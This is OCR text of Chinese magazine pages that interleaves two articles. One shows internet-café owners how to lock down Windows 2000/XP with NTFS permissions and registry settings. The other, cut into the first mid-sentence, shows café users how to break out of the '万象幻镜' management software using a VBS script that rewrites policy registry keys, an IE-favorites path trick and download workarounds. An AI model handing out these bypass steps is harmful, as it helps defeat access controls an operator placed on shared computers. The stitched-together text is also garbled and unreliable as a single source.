现代社会上网冲浪已经成为了一种时尚，随之网吧也如雨后春笋般出现在大街小巷，网吧的大量涌现大大地方便了人们上网。而网吧作为一处公共上网场所，不同于大家在家上网，这里的不同指的是网吧对电脑的管理，你自己在家上网恐怕不会给自己的电脑加任何限制，但如果在网吧上网，那么对网吧电脑的使用就要受到一些限制了！

网吧的电脑作为一种服务性质的电脑，具有公用性，在使用中，难免会遇到有些人对其进行误操作或出于好奇及其他原因而进行的破坏。如果不采取任何防护措施的话，一旦因为有意或无意的人为或其他因素导致电脑出现故障，都会给网吧带来或大或小的损失，导致时间或金钱的浪费。网吧的管理一直以来困扰着众多的网吧管理员，无奈之下，大多数网吧都是以安装硬盘保护卡或网吧管理软件来管理网吧。这样不失为一种管理模式，但笔者认为这并不是惟一的，也不一定是最好的管理模式，因为购买硬盘保护卡或网吧管理软件会提高网吧的成本，且有些管理软件会自定义电脑桌面，改变桌面的原貌，这对于用惯了Windows的朋友来说无疑会产生不便，进而产生厌烦。况且现在的管理软件大多都有相应的破解，一旦被破解，管理软件就形同虚设了。那么，有没有一种理想的管理模式可以弥补以上的不足呢？今天就为大家介绍一套笔者在多年的网吧管理中总结出来的网吧管理模式，供大家参考。

操作篇

首先要声明的一点是下面要介绍的一系列内容都是建立在Windows 2000/XP(下面简称2000/XP)操作系统之上的，对于Window 9x以下或其它操作系统不适用。其实本文的中心就是讲述怎样运用Windows 2000/XP自身的功能来实现我们想要达到的目的！其中包括后面都将讲到的对“安全”选项的运用；对注册表的运用以及Windows 2000/XP其他特性的运用！

安装系统

在安装Windows 2000/XP系统的时候，注意一定要把磁盘格式设为NTFS格式，我们以后对磁盘和文件夹加锁功能就建立在此磁盘格式的基础之上。因为NTFS磁盘格式不同于FAT磁盘格式，所以采用NTFS磁盘格式可以抵御大部分Win32病毒(不包括邮件型蠕虫病毒)，NTFS本身就相当于一个病毒防火墙。这里笔者还推荐大家在为磁盘分区时，最好给Windows 2000/XP的系统盘(C:)分配3G/5G；D盘10M；剩余的空间化为一个区即可。Windows 2000系统外加一些软件3G空间足够；XP比2000要大一些，所以要多分配一些空间；D盘据笔者平常观察留10M足够了，留多了也是浪费。这样分配可以合理利用磁盘资源。

系统装好后，我们先要作一些修补工作，微软的网站上提供了很多升级程序和补丁，刚装好的系统漏洞很多且性能也不是最佳的，所以我们要对系统先进行升级。Windows 2000建议更新安装IE 6.0、Service pack2和可用驱动程序及一些重要更

新；XP 建议安装所有可用更新。这样做，从安全角度来讲是很必要的，而且建议定期对系统进行更新，以保持系统的高性能和安全性！

新建账户

Windows 2000 系统装好后，我们只能以超级用户(administrator)的身份登录，XP 与 2000 有所不同，在第一次进入 XP 时，XP 会请你建立一个账户，这个账户拥有超级用户权限，但不是真正的超级用户，真正的超级用户只能在安全模式下登录。第一次进入 Windows 2000/XP 后我们都要新建一个账户(这个新用户以下都以 user1 代表)，这个账户就是以后对上网者开放的账户，上网者以后只能登录这个账户，并在其中活动！我们暂时把这个账户的权限也设为超级用户。其作用笔者会在后面讲述。

安装常用软件

现在我们可以安装一些必备的软件了(在第一次登录的这个超级用户中安装)，我们可以依据网民的需要安装一些常用的软件以方便人们上网。比如说聊天工具、股票分析软件、看图工具等，种类和数量不要太多，够用就行，太多了就显得杂乱无章且浪费磁盘空间。有的软件可以自动在桌面生成快捷方式，不能自动生成的要手动生成一个。这里有一个软件是必须要安装的，那就是 Windows 优化大师(以下简称优化大师)，这个软件在大部分下载站点都有提供。它的任务主要是完成对注册表的设置，虽然我们可以手动设置注册表，但是对于不熟悉注册表的人来说，这样做会很危险，也很麻烦，所以我们借助这个软件来完成下面的对注册表的设置。然后我们要到“C:\Documents and Settings\Administrator\桌面”(XP 中要把 Administrator 换成首次登录自建的那个用户)中去，这里存放着超级用户桌面上你刚刚装好的所有软件的快捷方式。拷贝它们(不包括优化大师)，把它们复制到“C:\Documents and Settings\user1\桌面”中去。这样，在 user1 中的桌面上就可以对应的出现这些快捷方式了，并且其对应的软件在 user1 中也可以用。需要注意的是，有些软件只能在 user1 中安装才能在其中使用，如果在超级用户中安装后，到 user1 中是用不了的，比如说联众网络游戏。像这样的软件我们只能到 user1 中安装。

优化大师设置注册表

下面登录到 user1 中，如果你觉得有必要可以对 user1 的桌面属性进行设置。上面说过 user1 现在拥有超级用户权限，这里笔者要告诉大家，只有超级用户才可以使用优化大师，这样大家就明白笔者的用意了吧？你可以在开始→程序中找到优化大师。运行界面如图 1 所示。




图 1 Windows 优化大师

所要设置的项目及说明见表 1。

表 1 优化大师的设置

设置项路径	选项	说明
网络系统优化 IE 设置	全选其中的项目	防止远程或本地人为恶意修改 IE 属性
系统安全优化 更多设置	禁止注册表编辑器 regedit	禁止本地对注册表直接或采取注册表脚本方式修改注册表
	禁止执行注册表脚本文件	
	禁用“屏幕保护”设置选项	禁止修改桌面和显示属性，这里不禁止背景选项是因为在 IE 右键中有一“设置为背景”可以修改桌面属性，所以不选，且桌面背景也无关紧要！
	禁用“外观”设置选项	
	禁用“显示”设置选项	
	在“请选择要隐藏的驱动器”中隐藏除 D 盘(如果允许用软盘也除 A 盘)外所有驱动器	隐藏盘符使“我的电脑”更简洁

以上是借助优化大师对注册表进行的设置，全部设置完后重启电脑，设置便会生效。这些设置只对 user1 生效，对其他用户无效。优化大师还有

许多功能，我只挑了些重要的设置项目，依情况不同可以设置其他项目。设置完优化大师后，要把user1的用户权限改为受限用户，这样，user1的使用者就不能使用优化大师了，而且也不能安装任何程序了(不包括绿色软件)。

设置“安全”选项

下面讲一讲如何通过“安全”选项来实现驱动器、文件夹、文件的加锁功能。你可以在任意一个驱动器、文件夹、文件的右键/属性中找到“安全”选项。如图2所示。




图2 “安全”选项

图2中紫色的标签就是“安全”选项了，图中的上半部分显示的是可以使用这项内容的用户，下半部分绿色部分显示的是对应用户所拥有的权限，通过分配用户和设置其使用权限，便可以达到锁盘、锁文件的目的。你可以通过图中黄色的“添加”、“删除”按钮来分配用户。我们看看图3的结果。




图3 分配使用用户

只有获得使用权的用户才可以使用相应的内容，并且只能在其权限范围内活动；如果不获准使用某项内容或超出自己的使用权限，系统会显示如图4所示对话框，以告知你没有使用权限，你也就无法使用！




图4 无权使用的内容

所有的设置均在系统中真正的超级用户中完成。因为XP的超级用户只有在安全模式下才可以使用，所以在对XP进行此项设置时最好一次完成，否则要重启电脑多次，造成不必要的时间浪费。表2列出了所要加锁的项目。

项目	用户及权限	说明
除D盘外所有驱动器(如A盘可用则A盘也除外)	2000： 1.用户：超级用户(administrator) 权限：完全控制 XP： 1.用户：超级用户(administrator) 2.用户：超级用户(第一次近系统的自定义用户) 权限：完全控制	禁止上网者使用除D盘(或D、A盘)外所有的驱动器。因为C盘被锁且IE的下载默认路径在C盘，所以下载被禁止，如果想要下载的话必须借助第三方的下载软件，所以此项设置亦有禁止下载的作用。此设置还可以使大部分偷密码软件失效，大部分偷密码软件的原理都是先在C盘的某个地方生成一个txt类型的文本文件，然后当密码数累积到一定数目后再发送到指定邮箱，现在C盘不可读写了，自然不能生成文本文件了，所以偷密码软件也就失效了
C:\Documents and Settings\user1\My Documents	同上	禁止人为或任何程序对user1的我的文档进行修改。除D盘外不允许在任何地方存储文件
C:\Documents and Settings\user1 \「开始」菜单\程序	2000： 1.用户：超级用户(administrator) 权限：完全控制 2.用户：user1 权限：1.读取和运行；	给user1分配只读权限，禁止人为或任何程序对user1的开始菜单进行修改。所以user1的开始菜单总是一成不变的

	2.列出文件夹目录； 3.读取 XP： 1.用户：超级用户(administrator) 2.用户：超级用户(第一次近系统的自定义用户) 权限：完全控制 3.用户：user1 权限：1.读取和运行； 2.列出文件夹目录； 3.读取	
C:\Documents and Settings\user1\Favorites	同上	给user1分配只读权限，禁止人为或任何程序对user1的收藏夹进行修改。因为网吧电脑的收藏夹总是会被某些人利用收藏一些不良的网站，这样也阻止了不良信息的传播。要注意的是2000的收藏夹"右键丨属性"中没有"安全"选项，你必须删掉user1的收藏夹，再到user1中运行一下IE则user1的收藏夹才会显示"安全"选项，然后再进行设置即可
C:\Documents and Settings\user1\桌面	同上	给user1分配只读权限，禁止人为或任何程序对user1的桌面进行修改。所以，user1的桌面总是一成不变的

在完成"安全"选项的设置后，我们还要扩充一下系统的虚拟内存，否则系统会提示你虚拟内存不足，你可以在我的电脑／右键属性／高级／性能／设置（XP在设置里还要选一下高级）里找到虚拟内存选项，然后自定义所有驱动器（一定是所有）的虚拟内存大小，越大越好，建议把磁盘所有剩余空间都利用上（除D盘）。

总结

到此为止，我的这套管理模式已经介绍完了。上面所说的只是一个很简单的框架，而且大多是针对来自本地的破坏。当然，系统这样设置后还是存在着很多问题，笔者旨在告诉大家如何去利用系统自有的资源来解决问题，给大家一个新的思路，因为就算是硬盘保护卡也不是完全安全的！其实还有很多功能可以开发，比如控制面板／管理工具里的一系列工具都很有用，有时间大家可以自己研究研究。

原理篇

上篇中很多地方只讲到了如何操作，让读者只知其然而不知其所以然，本篇将给大家讲述一下上篇中所涉及到的功能是如何实现的，有兴趣的朋友可以看一看！上篇中所用到的原理知识一共有3大方面：用户的概念；注册表原理；NTFS磁盘格式原理。其中NTFS的实现原理比较复杂且内容较多，我只就上篇中与NTFS有关的功能是如何实现的给大家简单描述一下。

用户的概念

Windows 2000与XP的用户机制有所不同，Windows 2000与XP都允许在同一个系统中建立多个用户。Windows 2000是单用户多任务操作系统，XP是多用户多任务操作系统。所谓单用户多任务是指在同一时间只允许惟一用户使用计算机，同时可以执行多个任务；而多用户多任务是指同一时间允许多个用户使用计算机，每个用户可同时执行多个任务。简单的说，如果一个用户正在使用Windows 2000操作系统，另一个用户现在也要使用此系统，那么，正在运行的这个用户必须结束所有任务并退出系统，另一个用户才可使用；但当一个用户正在使用Windows XP操作系统时，另一用户也要使用此系统，那么，正在运行的用户不用结束任何任务，也不用退出系统，直接切换到另一用户即可。同时，每一用户都归属于一个用户组，不同的用户组拥有不同的权限，例如系统管理员组(Administrators)拥有系统的完全控制权，是所有用户组中级别最高的；而受限用户组(users)只拥有系统的使用权，没有对其他用户资源更改和写入权(上篇中的user1就是此种类型)。这样的用

"万象幻镜"是优秀的网吧管理软件，给网吧管理员减少了许多麻烦，但却给我们在网吧上网的朋友带来了许多不便，因此突破其限制的喊声越来越大，我们黑防自然要满足广大读者的需要啦！

突破网吧管理软件限制总动员

——"万象幻镜"篇

文／饶晓超

以前的文章里讲的大多是突破"美萍"的方法，很少有提及突破"万象幻镜"的。现在我就谈谈我个人在突破限制方面的一些心得，有些是对付网吧软件的通用方法。

一、禁止访问硬盘

打开IE浏览器－>收藏，出现一些"MSN"、"电台事件"、"Web　事件"等链接，把鼠标移到着这些字上，点击右键，出现右键的菜单，选取"属性"，这时跳出一个属性框。把"URL"改为你要进入的文件夹（如图1），改完后点"确认"，属性框消失。现在点你刚才修改的链接就可直接进入你想要进的地方了。




图1

二、禁止下载文件

1．把c:/Windows/system下名为inetcpl.cpp或其他什么扩展名，改为cpl，即名为"inetcpl.

户特性是Windows 9x系列所不具有的。

注册表原理

注册表是随Windows95的诞生而诞生的，从Windows95起注册表开始担任配置和管理Windows的任务，注册表存储着计算机中所有的信息。注册表是一个实时的动态数据库，也就是说其中的数据是可变的，计算机中任何设置的变动都会被记录到注册表中，要想获取设置信息也要从注册表中读出相应的信息。我们可以通过手动或第三方软件来更改注册表内的某些键值以实现我们想要的功能。对于注册表的资料有很多，在此我就不多讲了。

NTFS磁盘格式原理

上篇中讲述的防病毒、锁文件功能都是以NTFS磁盘格式为基础的，下面笔者着重讲述一下NTFS的设计原理。NTFS(New Technology File System)的设计目标是设计一种较安全的文件系统，在这种文件系统基础之上可以实现基于软件的安全防护方案来替代硬件的安全防护功能。它是随Windows NT 3.1诞生的。微软要想在高端服务器市场占据一席之地的话就需要一种新的安全可靠的文件系统来支持NT系统，所以NT小组开发出了这种安全性极高的文件系统NTFS。因为NTFS的高级特性，它先天的对病毒具有免疫力，一般的病毒在NTFS文件系统中很难找到生存空间，即使当硬盘中FAT磁盘格式和NTFS格式共存时，由于NTFS只能被NT系列系统或Windows 2000/xp系统识别，若感染病毒(例如：Funlove病毒)很明显能看到病毒只存在于磁盘格式为FAT的一边。

那它又是如何实现锁文件的功能的呢？下面我简单描述一下。NTFS格式的磁盘中的每个文件及目录中都有一段空间用于记录自身的属性(例如：谁有权使用、属于哪个卷、上一层目录等等)。当有一个进程请求访问某一目录或使用某一文件时，系统会首先验证当前登录用户的信息，比对当前用户是否被授权访问进程所要访问的内容；其访问权限在不在被授权的权限范围内。如果全部符合则准许访问，否则不准访问(如图4所示)。这样就保证了被授权用户的安全权益。上面介绍的"安全"选项就是基于这一原理！

相信通过这些原理的介绍使您更深入的了解了上篇中的功能都是如何实现的。明晓本质能帮您更好的掌握现象，能够加深您对上篇中所讲内容的理解。最后希望大家能从本文中获取到一些有用的东西，也能够最大化的利用现有资源，避免不必要的浪费！

cpl”，打开这个文件“安全”、“自定义级别”，把“文件下载”改为启用，就可以下载了 。


2．用FTP下载，首先得解除DOS限制，有2 种方法：

① 用VBS解除DOS及注册表的限制，在文本文件中写入以下内容：

```
dim wsh
set wsh=wscript.createobject("wscript.shell")
wsh.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\WinOldApp\Disabled",""
wsh.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools","0"
wsh.popup ("已解除")
```

再把文件扩展名*.txt改为*.vbs或*.vbe,双击执行即可，成功后会弹出“已解除”。

② 用类似恶意网页的方法修改注册表，在文本文件中写入以下内容：代码如图：



写完后，将扩展名改为.htm，运行即可。

当然，你首先要有自己的网页空间，预先上传个蚂蚁之类的下载软件，用FTP下载到机子上，再用蚂蚁下载。FTP命令这里就不多说了。要说明的是FTP下载要用binary的模式。

③ 用IE漏洞，在文本文件中写入以下内容：

```
<html>
<body>
<img src="">
</body>
</html>
在<img src="">的2个引号中添入下载文件的链接。例如：
<img src="http://gt.onlinedown.net/down/netants_gb2312.zip">
```

将文件保存为网页格式，打开。网页一片空白，只有左上角有一个红色小叉。

